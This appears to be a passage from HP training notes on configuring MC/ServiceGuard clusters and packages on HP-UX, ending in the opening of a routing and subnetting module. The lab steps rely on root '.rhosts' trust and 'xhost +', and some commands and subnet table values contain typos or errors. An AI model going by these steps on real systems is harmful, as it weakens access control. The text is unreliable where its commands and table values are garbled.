4-7. SLIDE: Introducing MC/ServiceGuard



Student Notes

MC/ServiceGuard Clusters


MC/ServiceGuard is a high availability product for HP-UX 10.x and 11.x. MC/ServiceGuard provides an environment such that, in the event of a failure of a system component such as an SPU or network interface card, services (applications) can be transferred to another SPU and be up and running again within a very short amount of time. A properly designed MC/ServiceGuard cluster can eliminate all single points of failure and give you the confidence that most failures will result in no more than one minute's loss of availability of your critical application. In addition, you can easily transfer control of your application to another SPU so you can bring the original SPU down for planned administration or maintenance activities.

With MC/ServiceGuard you can organize your applications into packages and designate, if you want, the control of specific packages to be transferred to another SPU, or communications transferred to the idle LAN, in the event of a hardware failure on the package's original SPU or network.

4–8. SLIDE: Features and Benefits of MC/ServiceGuard

Features and Benefits of MC/ServiceGuard

- Highly Available Clusters
 - Fast switching of applications to alternate node (<60 seconds for basic system resources with JFS)
 - LAN failure protection (very fast local switch to standby LAN adapter inside same node)
- Application Packages
 - Easy application/package management
 - Completely transparent to applications
- Intelligent cluster reconfiguration after node failure
 - Data Integrity: No 'split-brain' syndrome
 - Dynamic formation of new, viable cluster
- Flexible load balancing
- Mixed Series 800 class nodes
- Facilitates online hardware and software updates
- No idle resources
 - All systems run mission-critical applications



Student Notes

MC/ServiceGuard is implemented as a loosely coupled cluster.

MC/ServiceGuard does not reboot the backup system during a failover. The backup system assumes responsibility for the applications that were running on the failed system as well as continuing to run its own applications.

MC/ServiceGuard can detect failures of the SPU, LAN and the application itself.

MC/ServiceGuard moves only the IP address used by the application, and optionally the MAC address. It retains the original uname and hostname of the backup system.

Another advantage of MC/ServiceGuard is that systems with different I/O architectures can be mixed in a cluster.

If standby LAN cards are configured in the system, MC/ServiceGuard will do a local LAN failover to the standby card rather than forcing a node failover when the LAN card fails.


MC/ServiceGuard can be used in conjunction with other HA products such as MirrorDisk/UX, RAID disk arrays, Process Resource Manager and ClusterView.

Currently, a MC/ServiceGuard cluster may be composed of 1 to 16 HP 9000 Enterprise Servers. A one-node cluster can make use of the local LAN failover feature of MC/ServiceGuard G.

All nodes in an MC/ServiceGuard cluster can be active, i.e., running mission critical applications.

Failover will occur in under one minute, transferring control of all system resources needed by the application. Failover time does NOT include file system and application data recovery times.

4–9. SLIDE: MC/Service Guard Configuration Procedure



Student Notes

To configure an MC/ServiceGuard cluster, the following steps must be followed:


- Install MC/ServiceGuard software on each node within the cluster (should have already been performed in the High Availability Concepts LAB).
- Cable a common set of disks to all nodes in the cluster and create a shared volume group using those disks (should have already been performed in the Disk Technology for HA LAB).
- Create and distribute the MC/ServiceGuard cluster configuration file (to be performed in the LAB for this module).

In order to complete the last step, creating and distributing the MC/ServiceGuard cluster configuration file, the following three steps should be performed:

1. **Create the cluster configuration ASCII file.** This is a file that the user creates which defines the nodes, the disks the LAN cards, and any other resources which are to be part of the cluster. The command used to help build the cluster configuration ASCII file is called **cmquerycl**.

2. **Compile and distribute the cluster binary file.** Once the cluster configuration ASCII file is created, it needs to be compiled into a binary format which the MC/ServiceGuard daemons can access efficiently. This compiled file is then distributed automatically to all other nodes in the cluster. The command used to compile and distribute the binary configuration file is called **cmapplyconf**.
3. **Start the MC/ServiceGuard daemon, cmcld.** Once the binary file is distributed, the MC/ServiceGuard daemon, **cmcld**, can be started. This daemon can NOT be started directly, and should be started with the **cmruncl** command. The **cmcld** daemon monitors the health of all LAN cards in the cluster, as well as the status of all other nodes in the cluster.

4-10. SLIDE: Cluster Reformation Example



Student Notes

The above slide shows an example of what happens when a node in the cluster fails and how the cluster reforms itself keeping moving the application running on the failed node over to another node within the cluster.

The sequence of events corresponding to the above slide is:

- Package1 is running on SystemA, and Package2 is running on SystemB.
- SystemB fails.
- SystemA detects the SystemB's failure.
- SystemA starts Package2 (aka Application2) by activating the **vg02** volume group, mounting the file system from **vg02**, and starting the Application2 processes.

4-11. SLIDE: Packaging Concepts

Packaging Concepts


A package is an application and all the application resources required to execute properly.

Resources for packages can include:

- Volume Groups
- IP Addresses
- Service Processes

Packaging Files include:

- Package Configuration File (**pkg.conf**)
- Package Control Script (**pkg.ctrl**)



Student Notes


Applications that run in an MC/ServiceGuard high availability environment must be configured with all their related resources into a **package**.

The information needed to run a package in an MC/ServiceGuard cluster is contained in a **package configuration file** and in a **package control script**. One configuration file and one control script will need to exist for each package.

The package configuration file defines the dependencies for the application, like a subnet or a service process. Also defined in the configuration file are package attributes and characteristics.

The package control script is executed to bring up (or bring down) the packaged application in an MC/ServiceGuard environment.

4-12. SLIDE: Creation of Binary File with Packages



Student Notes


The MC/ServiceGuard binary file requires that all package configuration files (in addition to the cluster configuration file) be used as input to the **cmapplyconf** command.

The binary file (once created) is distributed to all nodes in the cluster, so every node will know which packages are parts of the cluster.

The following is the syntax of the **cmapplyconf** command:

```
cmapplyconf -C cmclconf.ascii -P pkg1.conf -P pkg2.conf . . .
```

4-13. SLIDE: Sample Package Configuration



Student Notes

The slide shows a sample MC/ServiceGuard cluster configured with two packages.

Package1 was started on SystemA using the **pkg.conf** and the **pkg.script** files. Three things should be noted related to the execution of Package1 on SystemA:

- SystemA has volume group VG01 exclusively activated. This is because VG01 contains the application specific data for Package1.
- The LAN card on SystemA contains two IP addresses: one for the host SystemA and one for Package1.
- The service process for Package1 is currently running on SystemA. Should the service process terminate, MC/ServiceGuard will interpret that as an application failure and will try to restart the service process or move the application over to SystemB.

4-14. LAB 1: Cluster Configuration

Directions

Configure the cluster to include the volume group created in the LVM lab.

Also configure a standby LAN card for the primary heartbeat IP LAN card.

1. Edit root's **.rhosts** file on both nodes. **~root/.rhosts** must include both nodes in the cluster.

2. Change directory to the location for cluster files.

```
cd /etc/cmcluster
```

3. Query nodes to create a cluster configuration template file.

```
cmquerycl -n node1 -n node2 -C cmclconfig.txt
```

4. Edit the cluster configuration template file.

Modify the **CLUSTER_NAME** parameter. Modify the **MAX_CONFIGURED_PACKAGES** parameter allowing for up to 10 packages. Save the changes and exit the file.

```
vi cmclconfig.txt
```

5. Check configuration file for errors.

```
cmcheckconf -C /etc/cmcluster/cmclconfig.txt
```

6. Fix any errors. Once the configuration is OK, apply the new configuration.

```
cmapplyconf -C /etc/cmcluster/cmclconfig.txt
```

7. Once the new configuration is applied and distributed, bring up the cluster.

```
cmruncl
```

8. View the status of the cluster and LAN cards.

```
cmviewcl -v
```

4-15. LAB 2: Package Configuration (Xclock Package)

Directions

Configure the cluster to contain a package which displays an xclock to the display of a workstation.

Create the Package Configuration File and Assign an IP Address

1. Your instructor should assign you an IP address which can be used for this package. Update the `/etc/hosts` file on both nodes with package ip address and name.

Package IP Address _____ Package Name _____

2. Make a directory for the **xclock** package files.

```
mkdir /etc/cmcluster/xclock
```

3. Change directory to the **xclock** package directory that was just created.

```
cd /etc/cmcluster/xclock
```

4. Create the package configuration file template.

```
cmmakepkg -p xclock.conf
```

5. Edit the package configuration file template.

```
vi xclock.conf
```

Modify the following parameters:

PACKAGE_NAME	xclock
NODE_NAME	node1
NODE_NAME	node2


```
RUN_SCRIPT          /etc/cmcluster/xclock/xclock.cntl
RUN_SCRIPT_TIMEOUT  NO_TIMEOUT
HALT_SCRIPT         /etc/cmcluster/xclock/xclock.cntl
HALT_SCRIPT_TIMEOUT NO_TIMEOUT
SERVICE_NAME       xclock_service
SUBNET              X.X.X.X
```

Save the changes and exit the file.

Create and Distribute the Package Control Script

1. Create the package control script template.

```
cmmakepkg -s /etc/cmcluster/xclock/xclock.cntl
```

2. Edit the package control script template. (Remember that this file is a script and that all variable assignments cannot contain any spaces.)

```
vi xclock.cntl
```

Modify the following parameters:

```
IP[0]                [get IP from info on pg 1]
SUBNET               X.X.X.X
SERVICE_NAME[0]     xclock_service
SERVICE_CMD[0]      "/usr/bin/X11/xclock -display host:0
                    -title $(hostname) "
SERVICE_RESTART[0]  "-r 2"
```

Exit the file and save changes.

3. Copy the **xclock** control script to other nodes within the cluster.

```
remsh node2 "mkdir /etc/cmcluster/xclock"  
rcp /etc/cmcluster/xclock/xclock.cntl node2:/etc/cmcluster/xclock/xclock.cntl
```

Create and Distribute the Binary File

1. Check the configuration file for errors.

```
cmcheckconf -P xclock.conf
```

2. Fix any errors. Once the configuration is OK, apply the new configuration.

```
cmapplyconf -P xclock.conf
```

3. Once the new configuration is applied and distributed, verify the package has been added to the cluster.

```
cmviewcl -v -p xclock
```

4. Issue the command **xhost +** on the workstation where the display will be sent.

5. Enable the package to execute.

```
cmmmodpkg -e xclock
```

Activating Volume Groups and Mounting File Systems (Optional)

1. Edit the package control script template to activate the volume group `/dev/vg01/mcsg` and mount the file system `/mcsg_dir`

```
vi xclock.cnt1
```

Use the comments in the file to figure out what the configuration should look like.

2. Distribute using remote copy the new control script template.

```
rcp /etc/cmcluster/xclock/xclock.cnt1 node2:/etc/cmcluster/xclock/
```

3. Test your package and watch the **syslog** output to ensure your volume group is being activated and deactivated.


Module 5 — Internetwork Routing

Objectives

Upon completion of this module, you will be able to:

- Describe how routing works at layer 2 and 3 of the OSI model.
- List three different configurations (and the advantages/disadvantages of each) for configuring routes on a workstation.
- List two methods used by the Router Discovery Protocol to find routers on the network.
- List two advantages of routing with the protocol RIP.

5-1. SLIDE: How a Router Forwards Packets



Student Notes

Internetworking refers to an infrastructure with multiple networks, each network containing multiple hosts, and the ability of the hosts on the different networks to communicate with each another.

To facilitate the communications between networks, a number of different routing protocols are available. The purpose of a routing protocol is to determine the path a packet should travel when going from a system on one network to a system on another network. When only one path exists, there are no routing decisions. But, when multiple paths are available, the routing protocol needs to select what it considers to be the *best* path.

The above slide illustrates how a node (Workstation A) on one network, sends data to a node (Workstation B) on a total different network, and how the Router X assists in this communication.

First, the data to be sent gets encapsulated in the higher level OSI protocols (TCP or UDP).

Second, layer 3 or the Network layer, adds an IP header which specifies the source IP and the destination IP address for the packet. The IP protocol (at layer three) must also specify the

gateway or first hop for the packet on its path to the destination IP. (This information comes from the routing table which we will discuss in the upcoming slides.)

Once the first hop is known in order to get the packet to its final IP destination, a layer 2 or Data Link header is added to contain the MAC address of the source, and the first hop device (i.e. router).


The Function of the Router

When the router receives the packet, it removes the layer 2 header and inspects the destination IP address specified in the layer 3 header. Based upon its routing table, the router creates a new layer 2 header containing the MAC address of the next hop device. If the destination host is directly attached to the same network as the router, then the MAC address of the destination node itself is used (as shown in the slide).

5-2. SLIDE: Review: IP Addressing

Review: IP Addressing

- Three classes of network address are available
- Network class is determined by number of network bits



Student Notes

Recall that every system which routes within a UNIX-based network will have an IP address which uniquely identifies the system. The 4-byte, IP address is composed of two parts: a network portion and a host number within that network.

The network portion can be one, two, or three bytes, depending on the high order bits within the first byte. The three different classes of IP addresses which we will be focusing on in this module are:

Table 1

IP Address Class	High Order Bits	Address Format
A	0	7 bits network, 24 bits host
B	10	14 bits network, 16 bits host
C	110	21 bits network, 8 bits host

The network numbers are assigned by the Internet authorities, and are guaranteed to be unique. The host numbers are assigned by the system or network administrators as they see appropriate for their company.

5-3. SLIDE: Review: Subnetting

IP Address (Decimal & Binary)				IP Address	Usage
192	6	12	000 0000	192.6.12.0	Network address
192	6	12	001 0000	192.6.12.32	Subnet #1
192	6	12	001 00001	192.6.12.33	Subnet #1, First Host
192	6	12	001 11110	192.6.12.62	Subnet #1, Last Host
192	6	12	001 11111	192.6.12.63	Subnet #1, Broadcast
192	6	12	010 0000	192.6.12.64	Subnet #2
192	6	12	010 00001	192.6.12.65	Subnet #2, First Host
192	6	12	010 11110	192.6.12.94	Subnet #2, Last Host
192	6	12	010 11111	192.6.12.95	Subnet #2, Broadcast
192	6	12	011 0000	192.6.12.96	Subnet #3
192	6	12	011 00001	192.6.12.97	Subnet #3, First Host
192	6	12	011 11110	192.6.12.126	Subnet #3, Last Host
192	6	12	011 11111	192.6.12.127	Subnet #3, Broadcast
192	6	12	100 0000	192.6.12.128	Subnet #4
192	6	12	100 00001	192.6.12.129	Subnet #4, First Host
192	6	12	100 11110	192.6.12.158	Subnet #4, Last Host
192	6	12	100 11111	192.6.12.159	Subnet #4, Broadcast
192	6	12	101 0000	192.6.12.160	Subnet #5
192	6	12	101 00001	192.6.12.161	Subnet #5, First Host
192	6	12	101 11110	192.6.12.190	Subnet #5, Last Host
192	6	12	101 11111	192.6.12.191	Subnet #5, Broadcast
192	6	12	110 0000	192.6.12.192	Subnet #6
192	6	12	110 00001	192.6.12.193	Subnet #6, First Host
192	6	12	110 11110	192.6.12.222	Subnet #6, Last Host
192	6	12	110 11111	192.6.12.223	Subnet #6, Broadcast
192	6	12	111 0000	192.6.12.224	Netmask

Student Notes

Recall that subnetting allows a single, network IP address space to be sub-divided into multiple, smaller address spaces. The sub-divided address space uses bits previously allocated for the host address, thereby decreasing the number of host bits, and increasing the number of network bits.

For example, take the Class C IP address of 192.6.12.0. The first three bytes identify the network number, and the last byte allows 254 hosts to be uniquely identified on that network address. Using subnetting, we could borrow three bits from the host address field to identify the subnet number. The remaining five bits could be used to identify the host within each of those subnets.

The slide shows all the subnets for the IP address 192.6.12.0 with a subnet mask of 255.255.255.224. This subnet mask causes three bits to be used for the subnet address, and only five bits to be used for the host address.

Using the First and Last Subnets

The slide shows the first (all zeros) and last (all ones) subnet as not being used. In both 11.0 and 11i this is configurable with the **ip_check_subnet_addr** parameter settable with **ndd**.

Internetwork Routing

The default in 11i is to allow the use of the first and last subnet (**ip_check_subnet_addr=0**). In 11.00 the default is to not allow the use of the first and last subnet (**ip_check_subnet_addr=1**). Issue the following command to check the setting:

